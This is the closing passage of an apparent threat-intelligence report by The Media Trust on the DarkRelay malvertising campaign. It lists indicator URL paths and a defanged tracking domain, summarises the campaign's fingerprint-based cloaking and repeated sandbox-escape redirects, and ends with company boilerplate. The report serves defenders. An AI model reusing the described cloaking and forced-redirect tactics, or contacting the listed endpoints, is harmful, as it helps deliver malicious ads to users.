
- **/api/v1/track/<hex>.js**
- **/api/v1/track/click/<hex>**
- **/api/v1/track/check/<hex>.js**
- **/api/v1/track/metric**
- **/api/v2/track/landing/open**
- **track[.]topofferlinks[.]com/<uuid>**

CONCLUSION

DarkRelay is notable because it stacks two complementary defenses against discovery and failure. It **selectively reveals** the malicious branch through client-side fingerprinting and server-side cloaking, so scanners and automation mostly see ordinary ad analytics. And once it commits to a victim, it **refuses to trust a single navigation technique**, firing twelve sandbox-escape attempts and arming the next tap as a fallback.

That combination changes the investigation model. The cloaking and the full navigation sequence must be evaluated under realistic conditions; either half-measure will read as benign. From a defender's perspective, the most reliable indicator is the sequence of behaviors: an ad frame computes a fingerprint, receives a variable response, and then spawns hidden navigation elements, top-window operations, and event-driven redirects.





For more than 20 years, The Media Trust has helped the world's leading companies protect digital experiences while maximizing revenue and performance. Our distributed global infrastructure combines proprietary technology, AI-driven analysis, decades of threat data, and a Malware Desk of recognized industry experts with deep knowledge of emerging and evolving threats. This intelligence is strengthened by relationships spanning leading technology, media, retail, advertising, and government organizations, as well as policymakers shaping digital standards. From security and ad quality to compliance, categorization, and revenue protection, our solutions give organizations the intelligence and control to reduce risk, protect performance, and operate confidently at scale. Visit us at www.mediatrust.com.